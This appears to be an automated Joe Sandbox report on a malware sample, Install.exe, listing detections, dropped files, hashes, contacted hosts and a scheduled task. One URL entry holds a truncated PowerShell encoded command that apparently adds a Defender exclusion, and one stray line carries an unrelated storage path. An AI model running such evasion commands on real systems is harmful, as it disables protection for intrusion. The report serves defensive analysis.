C:\Users\user\AppData\Roaming\34432.exe	77%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Roaming\ChiefKeefofficialnaxyi_crypted(6).exe	50%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Chrome\chrome.exe	77%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
22.0.nslookup.exe.140000000.2.unpack	100%	Avira	TR/Injector.vwktt		Download File
39.0.dllhost.exe.140000000.10.unpack	100%	Avira	RKIT/Agent.avskt		Download File
22.0.nslookup.exe.140000000.0.unpack	100%	Avira	TR/Injector.vwktt		Download File
22.0.nslookup.exe.140000000.8.unpack	100%	Avira	TR/Injector.vwktt		Download File
2.3.ChiefKeefofficialnaxyi_crypted(6).exe.2670000.0.unpack	100%	Avira	HEUR/AGEN.1203048		Download File
39.0.dllhost.exe.140000000.3.unpack	100%	Avira	RKIT/Agent.avskt		Download File
33.2.chrome.exe.fa0000.0.unpack	100%	Avira	HEUR/AGEN.1221921		Download File
22.0.nslookup.exe.140000000.1.unpack	100%	Avira	TR/Injector.vwktt		Download File
39.0.dllhost.exe.140000000.4.unpack	100%	Avira	RKIT/Agent.avskt		Download File
30.2.chrome.exe.20000.0.unpack	100%	Avira	HEUR/AGEN.1221921		Download File
30.0.chrome.exe.20000.0.unpack	100%	Avira	HEUR/AGEN.1221921		Download File
22.0.nslookup.exe.140000000.5.unpack	100%	Avira	TR/Injector.vwktt		Download File
39.0.dllhost.exe.140000000.1.unpack	100%	Avira	RKIT/Agent.avskt		Download File
39.0.dllhost.exe.140000000.8.unpack	100%	Avira	RKIT/Agent.avskt		Download File
4.0.34432.exe.770000.0.unpack	100%	Avira	HEUR/AGEN.1221921		Download File
22.2.nslookup.exe.140000000.0.unpack	100%	Avira	TR/Injector.vwktt		Download File
39.0.dllhost.exe.140000000.5.unpack	100%	Avira	RKIT/Agent.avskt		Download File
33.0.chrome.exe.fa0000.0.unpack	100%	Avira	HEUR/AGEN.1221921		Download File
5.2.AppLaunch.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1203048		Download File
4.2.34432.exe.770000.0.unpack	100%	Avira	HEUR/AGEN.1221921		Download File
39.2.dllhost.exe.140000000.0.unpack	100%	Avira	RKIT/Agent.avskt		Download File
39.0.dllhost.exe.140000000.12.unpack	100%	Avira	RKIT/Agent.avskt		Download File
22.0.nslookup.exe.140000000.6.unpack	100%	Avira	TR/Injector.vwktt		Download File
39.0.dllhost.exe.140000000.0.unpack	100%	Avira	RKIT/Agent.avskt		Download File
22.0.nslookup.exe.140000000.10.unpack	100%	Avira	TR/Injector.vwktt		Download File
39.0.dllhost.exe.140000000.6.unpack	100%	Avira	RKIT/Agent.avskt		Download File
22.0.nslookup.exe.140000000.12.unpack	100%	Avira	TR/Injector.vwktt		Download File
22.0.nslookup.exe.140000000.3.unpack	100%	Avira	TR/Injector.vwktt		Download File
22.0.nslookup.exe.140000000.4.unpack	100%	Avira	TR/Injector.vwktt		Download File

Source	Detection	Scanner	Label	Link	Download
39.0.dllhost.exe.140000000.2.unpack	100%	Avira	RKIT/Agent.avskt		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ip-api.com4Uk	0%	Avira URL Cloud	safe	
http://crl.mpowershell-EncodedCommandQQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHM	0%	Avira URL Cloud	safe	
http://crl.mp	0%	Virustotal		Browse
http://crl.mp	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ip-api.com	208.95.112.1	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://ip-api.com/line/?fields=hosting	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://ip-api.com4Uk	AppLaunch.exe, 00000005.00000002.512163132.0000000006CE4000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000008.00000002.301149982.000001FF61EE1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000019.00000002.461611768.000002C890060000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000002.497193020.00000283B0710000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.mpowershell-EncodedCommandQQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHM	powershell.exe, 00000026.00000003.472356728.00000283B87D2000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.mp	powershell.exe, 00000026.00000003.472356728.00000283B87D2000.00000004.00000020.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000019.00000002.435620250.000002C8806DF000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000008.00000002.291719056.000001FF52214000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000002.485582465.00000283A0A44000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000019.00000002.435620250.000002C8806DF000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://go.micro	powershell.exe, 00000008.00000002.298759051.000001FF53502000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000008.00000002.299698983.000001FF5367C000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000008.00000002.300217713.000001FF53864000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000002.493191066.00000283A1A2B000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000003.422394060.00000283A2335000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000003.423315665.00000283A242E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000008.00000002.291719056.000001FF52214000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000002.485582465.00000283A0A44000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000026.00000002.497193020.00000283B0710000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000008.00000002.301149982.000001FF61EE1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000019.00000002.461611768.000002C890060000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000002.497193020.00000283B0710000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000026.00000002.497193020.00000283B0710000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ip-api.com	AppLaunch.exe, 00000005.00000002.512763531.0000000006D47000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000005.00000002.512163132.0000000006CE4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000026.00000002.497193020.00000283B0710000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.codeplex.com/DotNetZip	AppLaunch.exe, 00000005.00000002.505647974.0000000000402000.00000020.00000400.00020000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	Install.exe, 00000001.00000002.225071599.000000000040A000.00000004.00000001.01000000.00000003.sdmp, Install.exe, 00000001.00000000.217633196.000000000040A000.00000008.00000001.01000000.00000003.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	34432.exe, 00000004.00000002.356979000.0000000039F5000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000005.00000002.512163132.0000000006CE4000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000008.00000002.288800846.000001FF51E81000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000019.00000002.430121118.000002C880001000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000002.477975029.00000283A06B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000019.00000002.435620250.000002C8806DF000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	597646
Start date and time:	2022-03-27 00:39:51 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Install.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	46
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	5
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@44/26@1/1
EGA Information:	• Successful, ratio: 57.1%
HDC Information:	• Successful, ratio: 51.9% (good quality ratio 43.1%) • Quality average: 58.5% • Quality standard deviation: 36.7%

HCA Information:	• Successful, ratio: 71% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 52.242.101.226, 40.125.122.176, 20.54.110.249, 52.152.110.14
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Execution Graph export aborted for target 34432.exe, PID 6836 because it is empty
- Execution Graph export aborted for target chrome.exe, PID 5460 because it is empty
- Execution Graph export aborted for target chrome.exe, PID 6564 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 6940 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 7048 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
01:41:04	API Interceptor	123x Sleep call for process: powershell.exe modified
01:41:33	API Interceptor	2x Sleep call for process: 34432.exe modified
01:41:47	Task Scheduler	Run new task: chrome path: C:\Users\user\AppData\Roaming\Chrome\chrome.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\34432.exe.log

Process:	C:\Users\user\AppData\Roaming\34432.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	973
Entropy (8bit):	5.374440234733254
Encrypted:	false
SSDEEP:	12:Q3La/hVAWDLI4MWuCqDLI4MWuPTxAI51KDLI4MN5P6D1BakvoDLI4MWuPak2kL0Q:MLqE4K5E4KrL1qE4GiD0E4KeGasXE4+Y
MD5:	06639220FD6B2DCCDA25EAE889B6BCC8
SHA1:	3EDFCBE94838702A978D3D518B2358560A296FD0
SHA-256:	32F1B0CAE8509079F3F044C5655800CD760DB66E792B451DF2C919B6129DCB83
SHA-512:	61EBE07C66BA18BE8838223D7946EA14DAF46CE3CEB1F27A59958857B22F00E2EF872A56D7D05C58747D57558BD07D4B097B604CA34D280B6761F3024A20A53
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.IO.Compression, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	18817
Entropy (8bit):	5.004929862695359
Encrypted:	false
SSDEEP:	384:Kwib4LEVoGIpN6KQkj2jkjh4iUxLzp0ifOdBVNXp5xvOjJpYoY4Qib4w:KEEV3IpNBQkj22h4iUxLzp0ifOdBVNZY
MD5:	DA4B150893016C59B1E5DE988406A425
SHA1:	9CAF9C1A8F844A0FA8D88DC30F29BE7B023E7079
SHA-256:	5107772D1007FD535B026DF52ADF8864E7C2D4C1ACAB3CD03A5C112517A426DF
SHA-512:	533A894A8EBB39BF2D785C8E715615A994DF6D797650FCD1D7A3949C90F2682B24BFA596BD2CED15B7BA8817483E68D96D968AC64D784176D53584A116ECED0
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1292
Entropy (8bit):	5.362943121948868
Encrypted:	false
SSDEEP:	24:3vUrcPpQrLAo4KAxX5qRPD42HOoVZe9t4CvKuKnKJRSF8PQ9b6F:8wPerB4nqRL/Hvfe9t4Cv94aR48Y9eF
MD5:	12513EC7250BFC953C71EA941E82B42C
SHA1:	F821E6EF80B3144841A0385A593C2605978BAD45
SHA-256:	91249CB24DDFEB9DC31A3EACB04449E3422C6EB754265D23C897A413EFB62592
SHA-512:	71B09E3B079329EB741B2ACF89C28870EB225EC51DA34CDB01BE31430272892E00F134B66F6FCF1F0D5AD5368FB20554F9C512794D84BE3015388A63195403E2
Malicious:	false
Reputation:	unknown
Preview:	@...e.....R.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o...A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_bm0fgaxm.amy.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ngejssxk.m2l.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oy0x04mz.n4f.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_sm1ft0n0.g32.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_u32chnre.idy.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vv5vdss4.ljn.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xll1yvfj.55e.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yezoz5fn.st5.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Roaming\34432.exe	
Process:	C:\Users\user\Desktop\Install.exe
File Type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2366976
Entropy (8bit):	**7.993982412207083**
Encrypted:	**true**
SSDEEP:	49152:x/HcwvGPAc5un0WVlI4UY5WmWBNkheV9qeAhpC9c4E3aT:RcwePj5un1l1M/C2PsaT
MD5:	04F6704BD3AB97905A497BAF3D7FDB3C
SHA1:	7D216C427AF6199D119B1C5A0CC93BDB724AF669
SHA-256:	39630AAF0E17AA1929B5CF2F4340C22F22FA6F8F6D76F8398C288BFF972B95FA
SHA-512:	1176BF1BA8F5E640C0D425B76CCDD4A97D1BA250773568588DAB78518AF4F1B1A53F7405016E75FAB7812DD9D67754558BA73025E176B49472491A653E6ED4C1
Malicious:	**true**
Yara Hits:	• Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: C:\Users\user\AppData\Roaming\34432.exe, Author: Arnim Rupp
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 35%, Browse • Antivirus: ReversingLabs, Detection: 77%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....<b....."....."....$..... .....@..... .....`$..... ..@...@.....@..... .....@$..... ..H.....text.....$.. ....$..... ..`.rsrc.....@$.....$..... .....@..@.....H.....#.@.....R.....#..tJ...w.S._...v.o2...+3L....AnRR.....J.Xf..(.....=.o..f....cu.....sq.X@F.....8... .._u...o.zv]Fl.....X`.VWm.H. ...K.C#....o..e,..,r..l(..>.V3..K....R..@.....(.2-^..Hd.....\..b.....SY .-..yU,.[...CB.D.[.L..=...H..g...k.....I.h.4..|c....t.....).].`.....^.....8^G 3JZ.n../..g.9.. ...m{....A-f;./.e....]Q_...K.R^.>a!.<Om.b..O.c.5...M.5.....@...bm[.6..a..|S....1..L.r....Z.CX=

C:\Users\user\AppData\Roaming\ChiefKeefofficialnaxyi_crypted(6).exe	
Process:	C:\Users\user\Desktop\Install.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5028144
Entropy (8bit):	6.125106867276156
Encrypted:	false
SSDEEP:	98304:aqbWYKVEOkkj9NM8zWTl2ALz6dggqBu0teFFJyMEllE+VeJqUH:idzW0QuRabllA7
MD5:	D55DC38B4EE6BED2168E74194533C572
SHA1:	431F6F9AEB280102E8764A5184CABE6CC98052CA
SHA-256:	4B283EC8E073FB61BBB612A152EB332A5C92E7473CF6584A8B716FD87684A936
SHA-512:	C731304F2EC41AC9A49CA1727ED948299A40702D78A2B0BC9506E50AEAB97B5ADCF09D8958E48F8A0FFC9E2FF78941ED68DCAED2BAB06FEA847EB29EFAE58 150
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 50%, Browse
Reputation:	unknown

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....<b.....B..@.....;.....B...@.....p L.....C.<.....pL.0I.....C.@.....B.\.....text....?.....@..... ..`.nQuHRq..o@..P...p@..D... ..... ..`.rdata.....B.....B.....@..@.data.....C.....C.....@....9SAT.....C.....C..... ..`..... ....

C:\Users\user\AppData\Roaming\Chrome\chrome.exe

Process:	C:\Users\user\AppData\Roaming\34432.exe
File Type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
